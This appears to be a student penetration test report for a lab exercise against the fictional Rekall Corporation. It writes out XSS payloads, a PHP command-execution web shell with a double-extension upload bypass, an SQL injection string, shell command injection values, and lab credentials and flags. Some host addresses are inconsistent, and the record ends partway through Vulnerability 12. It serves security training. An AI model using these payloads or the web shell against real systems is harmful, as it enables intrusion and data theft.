



# Cybersecurity

## Penetration Test Report

**Rekall Corporation**

## Penetration Test Report

**Student Note: Complete all sections highlighted in yellow.**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	SecureTech Solutions Ltd.
Contact Name	FATMA KAYGISIZ
Contact Title	Lead Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	10/10/2024	FATMA KAYGISIZ	

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Many input fields had proper input validation.
- Basic protections were in place in certain areas, making it harder for us to successfully complete exploits such as LFI and in some cases XSS scripting.
- Current and continuing penetration testing to identify vulnerabilities for mitigation.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Credentials are displayed when I do IP lookup. "in Domain Dossier"
- Unauthorized access to password hashes allow for password cracking and privilege escalation. "in GitHub"
- Credentials are being stored in HTML source code.
- Open ports allow for file enumeration and unauthorized access.
- Web App is vulnerable to XSS and SQL payload injection.
- Rekall's server physical address is publicly available.
- Old vulnerabilities were found on the Windows and Linux machines, including ShellShock, SLMail pop3d, and Apache Tomcat Remote Code Execution.

# Executive Summary

During the Penetration Testing, SecureTech Solutions Ltd. was able to identify multiple vulnerabilities, including a number of Critical vulnerabilities that could have a potentially catastrophic impact on the revenue or reputation of Rekall. SecureTech Solutions Ltd was also able to infiltrate Rekall's assets, exfiltrate sensitive data, and escalate privileges within the system.

## FIRST DAY WEB APP

SecureTech Solutions Ltd. used OSINT to uncover vulnerabilities in the web app for "totalrecall.xyz." We successfully exploited a reflected XSS vulnerability on both the "Welcome" and "VR Planner" pages. Additionally, we found a dangerous XSS vulnerability on the comments page, allowing for potential malicious script storage. The app was also vulnerable to Local File Inclusion (LFI), enabling the upload of a malicious .php file through the "VR Planner" page. Although another upload field restricted files to 'jpg' formats, this could be bypassed by using a '.jpg.php' filename. Furthermore, sensitive data exposure was discovered in the page source of login.php, revealing valid user credentials. The presence of a vendors.txt file was indicated on the web page, which contained important networking tools. Lastly, a command injection vulnerability was found in the 'DNS CHECK' tool, allowing access to the contents of the vendors.txt file, despite some protections in the MX RECORD CHECKER field.

## SECOND DAY LINUX OS

During reconnaissance, SecureTech Solutions Ltd. conducted a Zenmap scan of the target IP address and its /24 subnet, identifying several hosts. After encountering exclusions, we performed an aggressive scan (-A) that revealed a host running Drupal at 192.168.13.13. A subsequent Nessus scan of host 192.168.13.12 identified a critical Apache Struts vulnerability. Using Metasploit, we successfully exploited an Apache Tomcat Remote Code Execution vulnerability on 192.168.13.10, gaining a Meterpreter session. Additionally, we discovered a potential ShellShock vulnerability on host 192.168.13.11, which we successfully exploited, allowing us to access user credentials from the /etc/passwd file on that machine.

## THIRD DAY WINDOWS OS

SecureTech Solutions Ltd. began their investigation by examining the totalrecall GitHub page, where we discovered a major vulnerability: a username and password hash stored openly. We then conducted an Nmap scan of the host IP (172.22.117.20) and found an open HTTP port. Using the credentials from GitHub, we accessed the machine and located a file named 'flag2.txt' containing sensitive data. Additionally, we found that port 21 (FTP) was open with anonymous access allowed, enabling us to log in to the FTP server. We also identified port 110 open for SLMAIL, allowing us to use a Metasploit exploit to gain a Meterpreter session on the target machine. With the Meterpreter session, we accessed a shell to view and manage scheduled tasks. We then used a tool called 'Kiwi' to dump credentials from the system, successfully extracting usernames and password hashes. After cracking the passwords, we obtained new credentials for the user 'flag6'. Finally, we searched the host machine and found another sensitive file named 'flag7.txt' in the 'C:\Users\Public\Documents' directory.

# Summary Vulnerability Overview


Vulnerability	Severity
SQL INJECTION	CRITICAL
COMMAND INJECTION	CRITICAL
LOCAL FILE INCLUSION	HIGH
USER CREDENTIALS EXPOSURE	CRITICAL
SLMail EXPLOIT	HIGH
SENSITIVE DATA/CREDENTIALS DUMP	CRITICAL
Nmap SCAN RESULTS	INFORMATION
AGGRESSIVE Nmap SCAN	INFORMATION
USERNAME AND PASSWORD HASH IN REPO	CRITICAL
PORT SCAN OF SUBNET	INFORMATION
PRIVILEGE ESCALATION	CRITICAL
SENSITIVE INFO. STORED IN PUBLIC/DOCUMENTS FOLDER	HIGH
OPEN FTP PORT 21	MEDIUM
OPEN SOURCE EXPOSED DATA	HIGH
APACHE TOMCAT REMOTE CODE EXECUTION VULNERABILITY	CRITICAL
XSS STORED	HIGH
XSS REFLECTED	HIGH
NESSUS SCAN	INFORMATION
WIN10 MACHINE TASK SCHEDULER	MEDIUM
CERTIFICATE SEARCH via crt.sh	INFORMATION
SHELLSHOCK	CRITICAL

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.10
	172.22.117.20
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	192.168.14.35
Ports	21
	22
	80
	106
	110

Exploitation Risk	Total
Critical	8
High	6
Medium	2
Information	5

## Vulnerability Findings


Vulnerability 1	Findings
Title	REFLECTED XSS
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	Malicious script successfully reflected on the "welcome.php" page. <script>alert('XSS Attack!')</script>
Images	 <p>The screenshot shows a web page with a red header containing the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. The main content area has a dark background. It features a text input field with placeholder "Put your name here" and a "GO" button. Below the input field, the text "Welcome!" is displayed. Further down, there is a call-to-action: "Click the link below to start the next step in your choosing your VR experience!" followed by a button. At the bottom, a success message reads: "CONGRATS, FLAG 1 is f76sdfkg6sjf". To the right of the main content, there are two circular icons with text: "Adventure Planning" (with a gear icon) and "Location Choices" (with a building icon). The "Adventure Planning" text describes a spy mission, while the "Location Choices" text describes travel to various global destinations.</p>
Affected Hosts	192.168.14.35/welcome.php
Remediation	Implement Input Validation.

Vulnerability 2	Findings
Title	ADVANCED REFLECTED XSS
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	Successfully attempted another Reflected XSS with modified payload in the form of masking the script tags: <SCscriptRIPT>alert('Flag 2')</SCscriptRIPT>
Images	 A screenshot of a web page from 'REKALL CORPORATION'. The header features a large stylized 'R' logo and the text 'REKALL CORPORATION'. Below the header are three images: 'Secret Agent' (a silhouette of a person in a hat), 'Five Star Chef' (a chef in a white coat), and 'Pop Star' (a person on stage). The main text 'Who do you want to be?' is centered. Below it is a button labeled 'Choose your character' with a 'GO' button next to it. A message 'You have chosen , great choice!' is displayed, followed by a small note 'Congrats, flag 2 is ksndid99dkas'.
Affected Hosts	192.168.14.35/memory-planner.php
Remediation	Input Validation and Sanitization. User Awareness.

Vulnerability 3	Findings
Title	XSS STORED
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	HIGH
Description	Performed XSS injection on comments.php page of totalrekall website to generate an alert: <script>alert('Flag 3')</script>


<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35/comments.php
<b>Remediation</b>	Use Http only and Secure Cookies Input Validation and Sanitization Contextual Output Encoding

Vulnerability 4	Findings
<b>Title</b>	DATA EXPOSURE - HTTP RESPONSE HEADERS
<b>Type (Web app / Linux OS / Windows OS)</b>	WEB APP
<b>Risk Rating</b>	CRITICAL
<b>Description</b>	Viewed the HTTP response headers of the About-Rekall.php section of the web app revealing sensitive information as well as fourth flag: curl -v http://192.168.14.35/About-Rekall.php


<b>Images</b> 	<b>Affected Hosts</b> 
<b>Remediation</b> Implement proper access controls and server-side validation.	

Vulnerability 5	Findings
Title	LOCAL FILE INCLUSION (LFI)
Type (Web app / Linux OS / Windows OS)	WEB APP
Risk Rating	HIGH
Description	I uploaded a basic php script file named “shell.php” into the first upload field on the memory-planner.php : <pre>&lt;?php \$command = \$_GET['cmd']; echo system(\$command); ?&gt;</pre>
Images	<p style="text-align: center;"><b>Choose your Adventure by uploading a picture of your dream adventure!</b></p> <div style="text-align: center; margin-top: 10px;">           Please upload an image:  <input type="button" value="Browse..."/> No file selected.  <input style="margin-top: 5px;" type="button" value="Upload Your File!"/> </div> <div style="text-align: center; margin-top: 10px; font-size: small;">           Your image has been uploaded <a href="#">here</a>. Congrats, flag 5 is mmssdi73g         </div>

<b>Affected Hosts</b>	192.168.13.35/memory-planner.php
<b>Remediation</b>	Use safer alternatives for file inclusion and limit file types. Use a Web Application Firewall to filter and monitor HTTP requests, which can help detect and block attempts at exploiting LFI vulnerabilities.

<b>Vulnerability 6</b>	<b>Findings</b>
<b>Title</b>	ADVANCED LFI
<b>Type (Web app / Linux OS / Windows OS)</b>	WEB APP
<b>Risk Rating</b>	CRITICAL
<b>Description</b>	I uploaded the same .php script file renamed as “shell.jpg.php”.
<b>Images</b>	 A screenshot of a web application interface. At the top, there is a logo consisting of a stylized 'R' inside a circle, followed by the text "REKALL CORPORATION". Below the logo, a navigation bar includes links for "Home", "About Rekall", "Welcome", and "VR Planner". The main content area has a pink header with the text "CHOOSE YOUR LOCATION BY UPLOADING A PICTURE". Below this, there is a form field with the placeholder "Please upload an image:" and a "Browse..." button. A message "No file selected." is displayed next to the button. Below the button is a link "Upload Your File!". At the bottom of the page, a success message states "Your image has been uploaded here. Congrats, flag 6 is Id8skd62hdd".
<b>Affected Hosts</b>	192.168.168.35/memory-planner.php
<b>Remediation</b>	Ensure that files and directories have the appropriate permissions set, limiting access to only what is necessary for the application to function. Input Validation and Sanitization

<b>Vulnerability 7</b>	<b>Findings</b>
<b>Title</b>	SQL INJECTION
<b>Type (Web app / Linux OS / Windows OS)</b>	WEB APP
<b>Risk Rating</b>	CRITICAL
<b>Description</b>	While accessing /login.php page, payload ( 'ok' or 1=1 ) was entered in the toolbar intended for password successfully resulting in an exploit.

Images	
<b>Affected Hosts</b>	192.168.14.35/login.php
<b>Remediation</b>	Use Web Application Firewalls Disallow web app to accept direct input and/or implement character escaping.

Add any additional vulnerabilities below.

## VULNERABILITY 8

**TITLE:** DATA EXPOSURE - ADMIN CREDENTIALS

**TYPE:** WEB APP


**RISK RATING:** CRITICAL

**DESCRIPTION:** Used developer tools feature to view the HTML structure of the "login.php" webpage. Further analysis revealed sensitive information stored within tags containing admin credentials "dougquaid:kuato". Successfully logged into the admin login field with credentials and was able to view networking.php page.

**AFFECTED HOST:** 192.168.13.45/login.php

**REMEDIATION:** Immediately modify source code of totalrekall web page to remove tags or remove content in between them.

**IMAGES:**



## VULNERABILITY 9

**TITLE:** DATA EXPOSURE - DIRECTORY TRAVERSAL ATTACK

**TYPE:** WEB APP


**RISK RATING:** HIGH

**DESCRIPTION:** I was able to use path traversal techniques on the “disclaimer.php” page to view the “robots.txt” file. With this, it was determined that the “GoodBot” agent is allowed to access all parts of the website. The “BadBot” agent is not allowed to access any part of the website. The wildcard rule applied to all user agents not mentioned restricts access to certain directories and particular “souvenirs.php” URL.

**AFFECTED HOST:** 192.168.13.35/disclaimer.php?page=robots.txt

**REMEDIATION:** Implement Access Controls immediately to restrict access to any other sensitive files and directories. In addition, ensure that only authorized users are allowed to view critical files like “robots.txt”.

**IMAGES:**



The screenshot shows a web browser window with the address bar set to 192.168.14.35/robots.txt. The page content displays the following text:

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

## VULNERABILITY 10

**TITLE:** COMMAND INJECTION

**TYPE:** WEB APP


**RISK RATING:** CRITICAL

**DESCRIPTION:** I found the file which was named “vendors.txt”, when I checked the [www.example.com](http://www.example.com) with DNS Check in the /networking.php page and then I checked the contents of the file with “[www.example.com](http://www.example.com) && cat vendors.txt”.

**AFFECTED HOST:** 192.168.13.35/networking.php

**REMEDIATION:** Implement input validation unintended access.

**IMAGES:**



## VULNERABILITY 11

**TITLE:** COMMAND INJECTION

**TYPE:** WEB APP

**RISK RATING:** CRITICAL

**DESCRIPTION:** I checked [www.example.com](http://www.example.com) | cat vendors.txt in the MX Record Checker.

**AFFECTED HOST:** 192.168.13.35/networking.php

**REMEDIATION:** Input Validation and Sanitization. Provide training for developers on secure coding practices, specifically focusing on preventing command injection.

**IMAGES:**



## VULNERABILITY 12

**TITLE:** BRUTE FORCE ATTACK

**TYPE:** WEB APP

